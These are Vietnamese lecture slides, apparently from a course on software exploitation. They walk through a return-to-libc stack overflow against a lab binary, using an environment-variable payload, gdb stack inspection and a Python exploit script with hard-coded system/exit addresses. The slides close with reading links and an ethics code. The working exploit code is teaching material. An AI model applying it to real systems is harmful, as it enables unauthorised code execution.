
- Có thể thiết lập qua script



A screenshot of a text editor window titled 'env.py'. The code inside is as follows:

```
1 sled = "\x20"*200
2 payload = "./win|"
3 print sled+payload
```

The status bar at the bottom right shows 'Ln 2, Col 17' and 'INS'.



A screenshot of a terminal window with the title 'attt@ubuntu: ~'. The terminal shows the following commands and output:

```
attt@ubuntu:~$ export EGG="$(python env.py)"
attt@ubuntu:~$ echo "$EGG"

./win

attt@ubuntu:~$
```

The output of the echo command is './win'.

# Truyền chuỗi qua biến môi trường

- Có thể tìm được biến môi trường trong stack khi debug một chương trình

```
attt@ubuntu: ~  
gdb-peda$ x/6s $esp+700  
0xbffff564:      "0199158"  
0xbffff56c:      "WINDOWID=58720262"  
0xbffff57e:      "GNOME_KEYRING_CONTROL=/tmp/keyring-IgrfMa"  
0xbffff5a8:      "EGG=", ' ' <repeats 196 times>..."  
0xbffff670:      "./win"  
0xbffff67a:      "USER=attt"  
gdb-peda$
```

# system → exit

??	f5	ff	bf
e0	2f	e5	b7
60	f4	e5	b7
A	A	A	A
AAAAAA			
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A

EGG

exit


system

# Truyền chuỗi qua biến môi trường

```
payload.py x
1 from struct import *
2 sled_len=200
3 env = pack("I", 0xbffff5a8+sled_len/2)
4 system = pack("I", 0xb7e5f460)
5 exit = pack("I", 0xb7e52fe0)
6 distance=0x1c
7 payload = "A"*distance + system + exit + env
8 print payload
```

Python ▾ Ln 8, Col 14

```
attt@ubuntu: ~
attt@ubuntu:~$ python payload.py | ./vuln
&buf=0xbffff2a0
You win!
attt@ubuntu:~$
```





# Tự học

1. Bộ bài tập khai thác lỗ hổng phần mềm
2. Massimiliano Tomassoli, No-merci, **Modern Windows Exploit Development**, Online:  
<http://docs.alexomar.com/biblioteca/Modern%20Windows%20Exploit%20Development.pdf>
3. Mike Czumak, **Series of posts on Windows Exploit Development**, Online:  
<https://www.securitysift.com/windows-exploit-development-part-1-basics/>

# Quy tắc đạo đức

- Bạn và công ty của bạn phải chịu trách nhiệm cho những đoạn mã bạn viết ra
- Cả bạn và công ty của bạn phải nỗ lực để cung cấp cho khách hàng những đoạn mã an toàn
- Bạn và công ty có nghĩa vụ vá những lỗ hổng được phát hiện